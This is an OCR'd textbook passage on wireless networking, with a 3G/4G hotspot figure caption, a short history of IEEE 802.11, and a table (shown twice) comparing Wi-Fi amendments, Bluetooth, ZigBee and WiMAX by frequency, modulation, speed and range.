


Internet
3G/4G USB
Users
3G Hotspot
3G Connection
Cell Tower

Figure 16.4: 3G/4G hotspot



Wireless Standards

Amendments	Frequency (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Wireless Standards

IEEE Standard 802.11 has evolved from a standard for a basic wireless extension to wired LAN to a mature protocol that supports enterprise authentication, strong encryption, and quality of service. When introduced in 1997, the WLAN standard specified operation at 1 and 2 Mbps in the infrared range as well as in the license-exempt 2.4-GHz industrial, scientific, and medical (ISM) frequency band. In the early days, an 802.11 network had a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at substantially higher speeds and in additional bands. New issues have arisen, such as security, roaming among multiple APs, and quality of service. Amendments to the standard are indicated by letters of the alphabet derived from the 802.11 task groups that created them, as shown in the below table.

Amendments	Frequency(GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			

802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Table 16.1: Wireless standards

